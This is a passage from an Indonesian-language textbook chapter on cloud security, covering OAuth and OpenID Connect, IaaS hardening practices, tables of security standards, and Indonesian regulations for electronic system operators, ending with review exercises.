
Token Akses adalah kredensial yang digunakan Klien OAuth untuk masuk ke Server Sumber Daya dan melakukan panggilan API atas nama pengguna. Praktik keamanan yang baik adalah membuat Token Akses kedaluwarsa setelah durasi sesi biasa (biasanya dalam urutan satu atau dua jam) untuk membatasi risiko jika token dikompromikan. Server Otorisasi dapat memberi Klien Rahasia akses yang lebih persisten melalui Token Penyegaran. Klien dapat mengirim Token Penyegaran ke Server Otorisasi kapan pun mereka membutuhkan Token Akses baru. Klien Rahasia biasanya menyimpan Token Penyegaran secara permanen, dan token tersebut terus berfungsi hingga pengguna atau penyedia layanan membatalkan otorisasi klien.

Contoh Mendunia

Terkadang jurnalis teknologi terbawa suasana. Ketika mahasiswa PhD Wang Jing dari Nanyang Technological University di Singapura melaporkan bahwa implementasi OAuth Facebook cacat, pers mengambilnya lebih jauh. Judul CNET, misalnya, berbunyi “Kelemahan keamanan serius di OAuth, OpenID ditemukan.” [LOW14] Cacat ini disebut "pengalihan rahasia", dan kerentanan potensial inilah yang menyebabkan

spesifikasi OAuth memerlukan klien OAuth untuk mendaftarkan URL mereka dengan Server Otorisasi. Facebook tidak membatasi Klien OAuth untuk menggunakan URL yang telah didaftarkan sebelumnya, sehingga penerapan OAuth mereka rentan.

Untungnya, tidak butuh waktu lama bagi komunitas keamanan untuk menyadari bahwa keributan itu menyangkut masalah yang begitu terkenal sehingga secara eksplisit ditangani dalam spesifikasi OAuth asli. Blog resmi Symantec dengan mengagumkan menjelaskan situasi sehari setelah artikel CNET diterbitkan.



Gambar 4.7 Otentikasi OpenID Connect

OAuth untuk Otentikasi

Bagaimana jika Anda menginginkan semua fitur manajemen identitas dan autentikasi SAML, tetapi dibangun ke dalam aplikasi asli daripada yang berjalan di browser? Salah satu cara untuk melakukannya adalah dengan menggabungkan OAuth dan SAML. Begini cara kerjanya: Saat klien OAuth mengirim Token Permintaan ke Server Otorisasi, Server Otorisasi mengalihkan pengguna ke IdP SAML-nya untuk mengautentikasi. Proses autentikasi SAML selesai seperti biasanya, setelah itu proses otorisasi OAuth juga berjalan secara normal. Satu-satunya informasi tambahan yang dibutuhkan Klien OAuth adalah nama IdP pengguna.

Pilihan lainnya adalah OpenID Connect (OIDC), standar yang relatif baru untuk otentikasi federasi. Pembaruan besar untuk standar OpenID yang telah ada selama bertahun-tahun, OIDC muncul pada tahun 2014 sebagai pesaing kuat SAML dengan mengumpulkan dukungan langsung dari Google dan Microsoft. Protokol OIDC memiliki tujuan autentikasi dasar yang sama dengan SAML, tetapi dengan fokus yang lebih kecil pada kasus penggunaan perusahaan. Meskipun dapat menangani kasus penggunaan SAML yang umum— memungkinkan pengguna perusahaan untuk masuk ke beberapa layanan pihak ketiga dengan menggunakan satu set kredensial perusahaan—ia memiliki tujuan

yang lebih luas: memungkinkan pengguna untuk mengakses setiap situs di Internet dengan satu set dari kredensial. Pengguna dengan akun Google, misalnya, dapat menggunakan akun tersebut untuk login di situs mana pun yang mendukung protokol OIDC.

OIDC dibangun di atas OAuth 2.0, yang memberikan keunggulan fitur yang besar dibandingkan SAML. Sementara SAML menganggap kliennya adalah browser web, dan oleh karena itu memiliki dukungan yang buruk untuk aplikasi asli, OAuth, dan dengan ekstensi OIDC, mendukung browser dan aplikasi asli. Gambar 4.7 menunjukkan aliran otentikasi OIDC yang khas, dan kesamaannya dengan aliran OAuth bukanlah suatu kebetulan.

Perbedaan terbesar antara OIDC dan OAuth normal adalah penambahan Token ID, yang memungkinkan Server Otorisasi membuat klaim autentikasi (mirip dengan pernyataan autentikasi SAML) tentang pengguna. Selain itu, aliran OIDC pada dasarnya adalah aliran OAuth normal, tetapi aliran yang berfokus secara khusus pada identitas. Sebagai ganti Server Sumber Daya OAuth, OIDC memiliki Titik Akhir UserInfo yang hanya memberikan satu jenis sumber daya: informasi identitas pengguna. Alih-alih mengizinkan Klien OAuth untuk mengakses API atas nama Pemilik Sumber Daya, OIDC mengizinkan Klien OAuth hanya untuk mengautentikasi pengguna dan membuat permintaan UserInfo.

Meskipun dibangun di atas OAuth 2.0 menyediakan beberapa fitur berharga, itu juga berarti OIDC mewarisi beberapa masalah keamanan OAuth. Seperti di OAuth, misalnya, tanda tangan digital untuk melindungi integritas token bersifat opsional (walaupun, tidak seperti OAuth, spesifikasi OIDC merekomendasikannya). Namun, tidak seperti OAuth, OIDC memerlukan TLS untuk sebagian besar alur komunikasi, dan Token ID menambahkan nilai hash untuk Kode Otorisasi dan Token Akses yang membuatnya lebih sulit untuk disalahgunakan.

4.5 Keamanan IaaS

Bayangkan Anda sedang mengembangkan video game. Anda ingin game ini menjadi game massive multiplayer online (MMO), yang berarti semua pemain masuk ke alam semesta yang sama dan dapat berinteraksi satu sama lain. Agar ini berfungsi, Anda mengembangkan server yang menerima koneksi jaringan, lalu memantau dan merespons semua aktivitas pemain sehingga tindakan setiap pemain dapat tercermin di alam semesta yang lebih luas. Sayangnya, Anda hanya memiliki sedikit uang untuk infrastruktur server dan tidak ada cara untuk mengetahui berapa banyak pemain yang akan ditarik oleh game Anda. Jika game tidak berhasil, uang yang Anda habiskan untuk infrastruktur server akan terbuang sia-sia. Jika permainan terlalu sukses, jumlah pemain akan dengan cepat membanjiri server Anda, dan Anda tidak akan dapat mengembangkan infrastruktur server Anda dengan cukup cepat untuk memenuhi permintaan.

Ini adalah jenis masalah yang IaaS kembangkan untuk diatasi. IaaS mendukung elastisitas yang cepat pada tingkat infrastruktur, memungkinkan Anda untuk dengan cepat membuat server sebanyak atau sesedikit yang Anda butuhkan untuk memenuhi permintaan, hanya membayar untuk server yang benar-benar Anda gunakan. IaaS hampir selalu dibangun di atas virtualisasi: Penyedia layanan memiliki jaringan server yang besar, yang masing-masing memiliki hypervisor yang mengelola VM-nya. Hypervisor tersebut, pada gilirannya, dikendalikan oleh platform komputasi awan—sistem perangkat lunak yang menyediakan, memantau, dan mengelola beban kerja pada infrastruktur komputasi bersama. Platform cloud berkomunikasi dengan hypervisor, sistem operasi, peralatan jaringan, dan perangkat penyimpanan. Ini melacak kinerja dan pemanfaatan, memulai dan menghentikan mesin virtual, memindahkan mesin virtual dari satu server ke server lain, mengkonfigurasi ulang jaringan virtual, dan mengalokasikan penyimpanan. Ketika pengguna meminta penyedia IaaS untuk sepuluh VM baru untuk memenuhi permintaan lalu lintas, platform cloud menemukan server yang memiliki inti prosesor dan memori cadangan, mengarahkan server ke perangkat penyimpanan yang berisi VM yang diminta, mengkonfigurasi ulang jaringan virtual, dan meminta hypervisor untuk mem-boot VM.

Untuk meng-host server MMO Anda di IaaS, Anda akan mulai dengan menentukan kebutuhan server Anda. Anda akan memilih OS—sebagian besar penyedia IaaS mendukung berbagai opsi Windows dan Linux—dan meminta daya pemrosesan, memori, kemampuan jaringan, dan penyimpanan yang sesuai untuk memenuhi persyaratan kinerja server Anda. Penyedia kemudian akan memberi Anda VM template—konfigurasi dasar dari OS yang diminta untuk Anda bangun. Anda kemudian akan menjalankan VM ini dan mulai mengubahnya dengan menginstal perangkat lunak tambahan, mengonfigurasi kontrol keamanan, dan seterusnya. Setelah VM diatur, dengan perangkat lunak MMO Anda terinstal dan siap dijalankan, Anda akan menyimpan VM sebagai template baru, dan ini akan menjadi template yang Anda gunakan untuk menyediakan server baru.

Sekarang, ketika game Anda siap untuk dirilis, Anda telah melepaskan sejumlah kekhawatiran. Anda tidak perlu khawatir tentang membeli, menyimpan, atau mendinginkan server, memastikan Anda memiliki bandwidth jaringan yang cukup, atau mempertahankan kontrol revisi di seluruh server Anda. Sebagai gantinya, Anda mulai menjalankan beberapa salinan VM yang sama di lingkungan IaaS, lalu memantau seberapa pajak server tersebut. Jika salah satu server tersebut memiliki cukup banyak pengguna sehingga prosesor, memori, atau bandwidth jaringannya kelebihan langganan, mulai instance VM baru dan menggeser beberapa pengguna ke server itu. Jika VM Anda kurang dimanfaatkan, lakukan sebaliknya. Beberapa penyedia bahkan akan mengotomatiskan penskalaan ini untuk Anda. Anda dapat memiliki server dan infrastruktur komunikasi yang Anda butuhkan untuk memenuhi permintaan, sambil mengambil risiko minimal.

Anda sekarang memahami apa itu IaaS dan cara kerjanya, jadi sisa bagian ini berfokus pada praktik terbaik untuk menggunakan IaaS dengan aman. Kami secara khusus melihat penawaran Public IaaS, dan bagaimana mengamankannya berbeda dari mengamankan jaringan pribadi.

4.5.1 Public IaaS Versus Private Network Security

Tiga perbedaan mencolok antara Public IaaS dan jaringan tradisional harus memengaruhi pendekatan keamanan Anda:

1. Seperti yang kami sebutkan sebelumnya di bab ini, infrastruktur bersama di IaaS menimbulkan ancaman baru yang perlu Anda tangani.
2. Biasanya ada lebih banyak cara untuk mengakses dan mengontrol host IaaS daripada host tradisional, termasuk melalui API.
3. IaaS menghilangkan banyak kendala tradisional pada keamanan jaringan dengan membuat VM baru dan jaringan pribadi mudah dan murah untuk digunakan.

Selama tiga bagian berikutnya, kami membahas setiap perbedaan ini, dan bagaimana masing-masing dapat berdampak pada penerapan keamanan Anda.

Infrastruktur Bersama (Shared Infrastructure)

Sebelumnya di bab ini, kita secara singkat melihat beberapa serangan yang dimungkinkan oleh infrastruktur bersama. Singkatnya, hampir semua perangkat keras atau perangkat virtual berpotensi membocorkan data ke penyerang, dan beberapa dapat lebih berbahaya daripada itu. Tentu saja, seseorang tidak dapat berbuat banyak untuk mengontrol suhu prosesor atau bahkan patching hypervisor di IaaS, tetapi seseorang dapat mengatasi beberapa ancaman infrastruktur bersama.

Yang pertama adalah ancaman penyimpanan bersama. Saat Anda menghapus file di cloud, sistem file akan membatalkan alokasinya—yaitu, melupakan keberadaannya—tetapi file tersebut tetap berada di hard drive di suatu tempat hingga ditimpa. Penyedia cloud umumnya menimpa penyimpanan untuk melindungi kerahasiaan sebelum mereka mengalokasikannya ke pengguna baru, tetapi tidak ada alasan Anda perlu percaya bahwa ini terjadi secara konsisten: Anda dapat dengan mudah mengurangi risiko sendiri. Salah satu pilihan adalah menggunakan produk enkripsi komersial untuk mengenkripsi file sensitif Anda, dalam hal ini Anda tidak perlu peduli apakah file yang dihapus akan ditimpa, karena bagaimanapun juga tidak akan dapat dibaca. Opsi lainnya adalah menggunakan alat penghapusan yang "menghapus" data Anda, menimpanya beberapa kali sehingga tidak dapat dipulihkan. Namun, opsi kedua ini lebih sulit diterapkan daripada yang pertama, dan tidak memberikan kerahasiaan untuk data yang belum dihapus, jadi enkripsi harus menjadi rute pilihan Anda.

Ancaman lain yang dapat Anda atasi adalah jaringan bersama. Penyedia IaaS menggunakan kontrol akses logis untuk memastikan bahwa pengguna tidak dapat mengendus lalu lintas jaringan satu sama lain dalam lingkungan IaaS. Meskipun

demikian, jika Anda mampu mencapai kinerja mengenkripsi semua lalu lintas jaringan IaaS yang berpotensi sensitif—termasuk lalu lintas yang hanya berjalan di antara VM dalam lingkungan IaaS yang sama—TLS, SSH, atau VPN akan memberikan perlindungan lapisan kedua yang kuat.

Host Access


Penyedia IaaS Anda kemungkinan akan memungkinkan Anda untuk mengontrol host melalui antarmuka konsol berbasis web atau API selain layanan jaringan apa pun yang mungkin dijalankan oleh host itu sendiri (misalnya, SSH atau Remote Desktop Protocol). Perbedaan antara konsol dan API yang ditawarkan IaaS versus layanan yang berjalan di host VM Anda adalah Anda tidak dapat menempatkan perlindungan jaringan di depan konsol atau API. Hal terbaik yang dapat Anda lakukan untuk melindungi antarmuka ini adalah menggunakan otentikasi yang kuat. Opsi autentikasi akan bervariasi menurut penyedia, tetapi pertimbangkan hal berikut jika tersedia:

- Memerlukan otentikasi multifaktor untuk antarmuka konsol.
- Jangan berbagi akun, dan jangan berikan akun apa pun hak istimewa lebih dari yang diperlukan.
- Gunakan OAuth daripada kata sandi untuk memberi aplikasi akses ke antarmuka API, dan batasi hak istimewa aplikasi tersebut sebanyak mungkin.
- Gunakan FIdM sedapat mungkin sehingga Anda hanya mengelola satu set akun pengguna.

Infrastruktur Virtual

Jika Anda menginstal OS secara langsung di server yang kuat dan kemudian menggunakan OS itu hanya untuk menangani permintaan kecil dan sesekali, sebagian besar kemampuan server akan sia-sia. Tetapi jika Anda menginstal hypervisor di server itu dan VM di atasnya, maka tidak masalah jika VM tidak sepenuhnya memanfaatkan kemampuan perangkat keras: Ini hanya berarti Anda dapat menjalankan lebih banyak VM. Infrastruktur virtual menghilangkan perasaan bersalah tentang menjalankan VM yang melayani tujuan yang sangat khusus. Faktanya, dalam lingkungan IaaS, membuat setiap VM menjadi sespesial mungkin adalah praktik keamanan yang sangat baik, jika mahal. Misalnya, jika Anda berencana untuk menjalankan server FTP di lingkungan IaaS Anda, buat Gambar VM hanya untuk melayani FTP. Matikan setiap layanan yang tidak diperlukan untuk menjalankan FTP atau mengamankan sistem. Jalankan perangkat lunak daftar putih aplikasi yang membatasi OS untuk menjalankan hanya executable yang Anda daftarkan, yang seharusnya merupakan kebutuhan minimum. Konfigurasikan firewall berbasis host untuk membatasi lalu lintas jaringan—masuk dan keluar—untuk apa pun yang mutlak diperlukan untuk menjalankan FTP, memelihara OS, dan menjaga keamanan. Matikan setiap hak istimewa yang tidak dibutuhkan. Ini semua mungkin terdengar berlebihan, tetapi lingkungan IaaS membuatnya cukup mudah. Membuat VM yang dikeraskan bisa menjadi tantangan, tetapi setelah Anda membuat VM untuk fungsi tertentu, mempertahankannya sebagian besar hanyalah manajemen tambalan.

Sama seperti Anda ingin mengkhususkan VM Anda untuk alasan keamanan, Anda juga ingin mengkhususkan jaringan Anda. Penyedia IaaS biasanya menawarkan pelanggan pilihan untuk dengan mudah memisahkan sistem ke dalam kantong jaringan pribadi yang tidak dapat dialamatkan dari Internet. Gunakan enklave pribadi ini untuk memisahkan sistem Anda berdasarkan fungsi (lihat Gambar 8-8). Misalnya, letakkan server FTP Anda di satu enklave dan server web Anda di enklave lain. Lindungi setiap enklave dengan aturan firewall yang membatasi lalu lintas sesuai kebutuhan Anda. Melakukan semua ini akan membatasi eksposur setiap sistem sebanyak mungkin dan membantu mencegah serangan menyebar ke seluruh sistem Anda. Tentu saja, sebagian besar sistem ini akan menjadi server yang entah bagaimana harus dapat dijangkau dari Internet; untuk tujuan ini, gunakan server proxy aplikasi yang menyampaikan lalu lintas ke enklave pribadi. Anda mungkin ingin menempatkan perangkat perlindungan batas khas yang kita bahas di Bab 6—firewall, IDS, IPS, dan sejenisnya—dalam VM yang berada di antara Internet dan server proxy.



Gambar 4.8 Enklave Keamanan IaaS

VM Anda harus menjalankan SSH atau semacam perangkat lunak berbagi layar sehingga Anda dapat mengelolanya. Batasi akses ke layanan ini: Mereka adalah target utama penyerang. Salah satu cara untuk mencapai ini adalah dengan menggunakan ACL jaringan untuk membatasi lalu lintas SSH dan berbagi layar sehingga koneksi harus berasal dari ruang alamat IP Anda. Anda juga dapat menggunakan data log untuk menemukan dan menyelidiki upaya login yang gagal ke layanan tersebut. Anda harus mengumpulkan data log dari semua VM Anda, tetapi jangan menyimpan data log pada infrastruktur IaaS yang sama dengan VM Anda kecuali benar-benar diperlukan. Jika infrastruktur IaaS terganggu, penyerang tidak boleh diberi kesempatan untuk menutupi jejak mereka dengan menghapus log.

Menerapkan dan memelihara semua kontrol IaaS yang kami rekomendasikan bukanlah tugas yang mudah, tetapi sepadan dengan usaha. Selain rekomendasi

kontrol khusus IaaS ini, semua praktik terbaik keamanan jaringan dan sistem operasi yang dijelaskan di seluruh buku ini berlaku untuk lingkungan IaaS. Jika Anda benar-benar dapat meminimalkan VM dan permukaan serangan jaringan dengan membatasi sistem Anda ke fungsionalitas minimum, penyerang akan mengalami kesulitan yang sangat besar untuk menyelesaikan apa pun. Bahkan jika penyerang berhasil mengendalikan salah satu VM atau enclave Anda, hak istimewa pengguna yang sangat terbatas dikombinasikan dengan daftar putih aplikasi akan membantu mencegah kerusakan lebih lanjut.

4.6 Standar Keamanan Cloud dan Hukumnya di Indonesia

Suatu penyedia cloud computing perlu memenuhi standard untuk menjamin keamanan penggunanya. Berikut ini merupakan pemetaan standard keamanan yang perlu diperhatikan oleh penyedia cloud computing.

Namun, dibalik kenyamanan tersebut terdapat beberapa ancaman yang dapat membahayakan, baik individu, kelompok, bahkan negara. Beberapa ancaman yang dapat membahayakan cloud computing adalah kebocoran data, pencurian kredensial, peretasan API, eksploitasi kerentanan sistem, pembajakan akun, hilangnya data secara permanen, penyalahgunaan layanan cloud, dan serangan DOS. [2] Oleh karena itu, perlu ada standar keamanan yang diterapkan pada penyedia cloud computing. Selain itu, perlu juga hukum yang membatasi penggunaan cloud computing, terutama data yang menyangkut banyak orang dan data rahasia. Pada tulisan ini akan dibahas standar keamanan yang perlu dipenuhi suatu penyedia cloud computing serta hukum yang berlaku di Indonesia terkait cloud computing.

Standar Autentikasi dan Otorisasi

Tabel 1. Standard keamanan: autentikasi dan otorisasi

Kategori	Standard yang Tersedia	Organisasi
Autentikasi dan Otorisasi	RFC 5246 Secure Sockets Layer (SSL)/ Transport Layer Security (TLS)	IETF
	RFC 3820: X.509 Public Key Infrastructure (PKI) Proxy Certificate Profile	IETF
	RFC5280: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile	IETF
	RFC 5849 OAuth (Open Authorization Protocol)	IETF
	ISO/IEC 9594-8:2008 | X.509 Information technology — Open Systems Interconnection — The Directory: Public-key and attribute certificate frameworks	ISO/IEC & ITU-T
	ISO/IEC 29115 | X.1254 Information technology — Security techniques — Entity authentication assurance framework	ISO/IEC & ITU-T

	FIPS 181 Automated Password Generator	NIST
	FIPS 190 Guideline for the Use of Advanced Authentication Technology Alternatives	NIST
	FIPS 196 Entity Authentication Using Public Key Cryptography	NIST
	OpenID Authentication	OpenID
	eXtensible Access Control Markup Language (XACML)	OASIS
	Security Assertion Markup Language (SAML)	OASIS

Standar Kerahasiaan

Tabel 2. Standard keamanan: kerahasiaan (confidentiality)

Kategori	Standard yang Tersedia	Organisasi
Kerahasiaan	RFC 5246 Secure Sockets Layer (SSL)/ Transport Layer Security (TLS)	IETF
	Key Management Interoperability Protocol (KMIP)	OASIS
	XML Encryption Syntax and Processing	W3C
	FIPS 140-2 Security Requirements for Cryptographic Modules	NIST
	FIPS 185 Escrowed Encryption Standard (EES)	NIST
	FIPS 197 Advanced Encryption Standard (AES)	NIST
	FIPS 188 Standard Security Label for Information Transfer	NIST

Standar Integritas

Tabel 3. Standard keamanan: integritas (integrity)

Kategori	Standard yang Tersedia	Organisasi
Integritas	XML signature (XMLDSig)	W3C
	FIPS 180-4 Secure Hash Standard (SHS)	NIST
	FIPS 186-4 Digital Signature Standard (DSS)	NIST
	FIPS 198-1 The Keyed-Hash Message Authentication Code (HMAC)	NIST

Standar Manajemen Identitas

Tabel 4. Standard keamanan: manajemen identitas

Kategori	Standard yang Tersedia	Organisasi
Manajemen identitas	X.idmcc Requirement of IdM in Cloud Computing	ITU-T
	FIPS 201-1 Personal Identity Verification (PIV) of Federal Employees and Contractors	NIST
	Service Provisioning Markup Language (SPML)	OASIS
	Web Services Federation Language (WS-Federation) Version 1.2	OASIS
	WS-Trust 1.3	OASIS
	Security Assertion Markup Language (SAML)	OASIS
	OpenID Authentication 1.1	OpenID Foundation

Standar Monitoring Keamanan dan Respon Insiden

Tabel 5. Standard keamanan: monitoring keamanan dan respon insiden

Kategori	Standard yang Tersedia	Organisasi
Monitoring Keamanan dan Respon Insiden	ISO/IEC WD 27035-1 Information technology — Security techniques — Information security incident management — Part 1: Principles of incident management	ISO/IEC
	ISO/IEC WD 27035-3 Information technology — Security techniques — Information security incident management — Part 3: Guidelines for CSIRT operations	ISO/IEC
	ISO/IEC WD 27039; Information technology — Security techniques — Selection, deployment and operations of intrusion detection systems	ISO/IEC
	ISO/IEC 18180 Information technology – Specification for the Extensible Configuration Checklist Description Format (XCCDF) Version 1.2 (NIST IR 7275)	ISO/IEC
Monitoring Keamanan dan Respon Insiden	X.1500 Cybersecurity information exchange techniques	ITU-T
	X.1520: Common vulnerabilities and exposures	ITU-T
	X.1521 Common Vulnerability Scoring System	ITU-T
	PCI Data Security Standard	PCI
	FIPS 191 Guideline for the Analysis of Local Area Network Security	NIST

Standar Kendali Keamanan

Tabel 6. Standard keamanan: kendali keamanan

Kategori	Standard yang Tersedia	Organisasi
Kendali Keamanan	Cloud Controls Matrix Version 1.3	CSA
	ISO/IEC 27001:2005 Information Technology – Security Techniques Information Security Management Systems Requirements	ISO/IEC
	ISO/IEC WD TS 27017 Information technology — Security techniques — Information security management – Guidelines on information security controls for the use of cloud computing services based on ISO/IEC 27002	ISO/IEC
	ISO/IEC 27018 Code of Practice for Data Protection Controls for Public Cloud Computing Services	ISO/IEC
	ISO/IEC 1st WD 27036-4 Information technology – Security techniques – Information security for supplier relationships – Part 4: Guidelines for security of cloud services	ISO/IEC

Standar Manajemen Kebijakan Keamanan

Tabel 7. Standard keamanan: manajemen kebijakan keamanan

Kategori	Standard yang Tersedia	Organisasi
Manajemen Kebijakan Keamanan	ATIS-02000008 Trusted Information Exchange (TIE)	ATIS
	FIPS 199 Standards for Security Categorization of Federal Information and Information Systems	NIST
	FIPS 200 Minimum Security Requirements for Federal Information and Information Systems	NIST
	ISO/IEC 27002 Code of practice for information security management	ISO/IEC
	eXtensible Access Control Markup Language (XACML)	OASIS

Standar Ketersediaan

Tabel 8. Standard keamanan: ketersediaan (availability)

Kategori	Standard yang Tersedia	Organisasi
Ketersediaan	ATIS-02000009 Cloud Services Lifecycle Checklist	ATIS
	ISO/PAS 22399:2007 Societal security – Guideline for incident preparedness and operational continuity management	ISO

Peraturan di Indonesia

Berdasakan definisi yang pada awal tulisan, dapat dilihat bahwa cloud computing dapat digunakan oleh pribadi, kelompok, perusahaan, maupun pemerintahan. Pengguna memiliki kebebasan terhadap layanan cloud computing yang dipakainya. Namun, kebebasan tersebut perlu dibatasi terutama hal-hal yang berkaitan dengan keamanan negara atau data-data rahasia. Oleh karena itu, perlu aturan yang membatasi penggunaan cloud computing.

Berdasarkan Undang-undang Nomor 11 Tahun 2008 tentang Informasi dan Transaksi Elektronik (UU ITE) dan Peraturan Pemerintah No. 82 Tahun 2012 tentang Penyelenggaraan Sistem dan Transaksi Elektronik (PP PSTE), penyedia layanan cloud computing termasuk ke dalam kategori Penyelenggara Sistem Elektronik (PSE) yang perlu mematuhi aturan-aturan berikut.

- Kewajiban pendaftaran bagi PSE pelayanan publik (Pasal 5)
- Kewajiban sertifikasi kelaikan hardware (Pasal 6)
- Kewajiban didaftarkannya software bagi PSE pelayanan publik (Pasal 7)
- Ketentuan tentang penggunaan tenaga ahli (Pasal 10)
- Kewajiban-kewajiban dalam tata kelola sistem elektronik (Pasal 12)
- Penerapan manajemen risiko penyelenggaraan sistem elektronik (Pasal 13)
- Kewajiban memiliki kebijakan tata kelola dan SOP (Pasal 14)
- Kewajiban dan ketentuan tentang pengelolaan kerahasiaan, keutuhan, dan ketersediaan data pribadi (Pasal 15)
- Pemenuhan persyaratan tata kelola bagi PSE untuk pelayanan publik (Pasal 16)
- Penempatan pusat data dan pusat pemulihan bencana serta mitigasi atas rencana keberlangsungan kegiatan penyelenggara sistem elektronik (Pasal 17)
- Pengamanan penyelenggaraan sistem elektronik (Pasal 18 s.d. 19)
- Kewajiban sertifikasi kelaikan sistem bagi PSE pelayanan publik (Pasal 30 s.d. 32).*Sumber : https://keamanan-informasi.stei.itb.ac.id/2017/11/07/standar-keamanan-cloud-hukum-indonesia/*

4.7 Kesimpulan

Cloud memiliki lima karakteristik yang menentukan:

- Layanan mandiri sesuai permintaan (*On-demand self-service*)
- Akses jaringan yang luas (*Broad network access*)
- Pengumpulan sumber daya (*Resource pooling*)
- Elastisitas yang cepat (*Rapid elasticity*)
- Layanan terukur (*Measured service*)

Ada tiga tipe dasar penawaran cloud—SaaS, PaaS, dan IaaS—serta empat model layanan dasar: publik, privat, komunitas, dan hybrid. Pilihan penawaran cloud dan model layanan harus didasarkan pada analisis risiko yang cermat dan penilaian penyedia cloud.

Layanan cloud mengekspos pelanggan mereka terhadap ancaman baru tetapi dapat menjadi alat keamanan yang berguna. Mereka sangat membantu untuk ketersediaan dan untuk menambah keamanan organisasi yang lebih kecil.

Pelanggan cloud dapat berharap untuk memiliki opsi terbatas untuk menanggapi insiden keamanan yang terjadi pada sistem penyedia cloud. Pelanggan harus bekerja secara proaktif dengan penyedia cloud untuk memahami dukungan apa yang akan tersedia dalam situasi tersebut.
FIdM memungkinkan pelanggan cloud menggunakan sumber daya cloud tanpa memerlukan set kredensial login tambahan. Ini juga memungkinkan semua kredensial masuk dan opsi otentikasi untuk dikelola secara terpusat oleh organisasi pelanggan. SAML dan OIDC saat ini merupakan standar FIdM yang berlaku untuk autentikasi, dan OAuth adalah standar FIdM yang berlaku untuk otorisasi API.

Mengamankan IaaS berarti melindungi sistem Anda dari ancaman yang ditimbulkan oleh infrastruktur bersama sambil memanfaatkan sepenuhnya manfaat keamanan VM dan jaringan virtual. Penggunaan enkripsi yang hati-hati, baik untuk data dalam transit dan data saat istirahat, sangat penting saat menggunakan infrastruktur bersama. VM harus ditutup di enclave dan dikonfigurasikan untuk menjadi sangat terspesialisasi untuk meminimalkan permukaan serangan mereka dan dampak serangan yang berhasil.

Latihan dan Evaluasi

1. Jelaskan perbedaan antara awan publik, pribadi, dan komunitas. Apa saja faktor yang perlu dipertimbangkan ketika memilih mana dari ketiganya yang akan digunakan?
2. Bagaimana ancaman cloud berbeda dari ancaman tradisional? Terhadap ancaman apa layanan cloud biasanya lebih efektif daripada yang lokal?
3. Anda membuka toko online di lingkungan cloud. Apa tiga kontrol keamanan yang mungkin Anda gunakan untuk melindungi informasi kartu kredit pelanggan? Asumsikan bahwa informasi perlu disimpan.
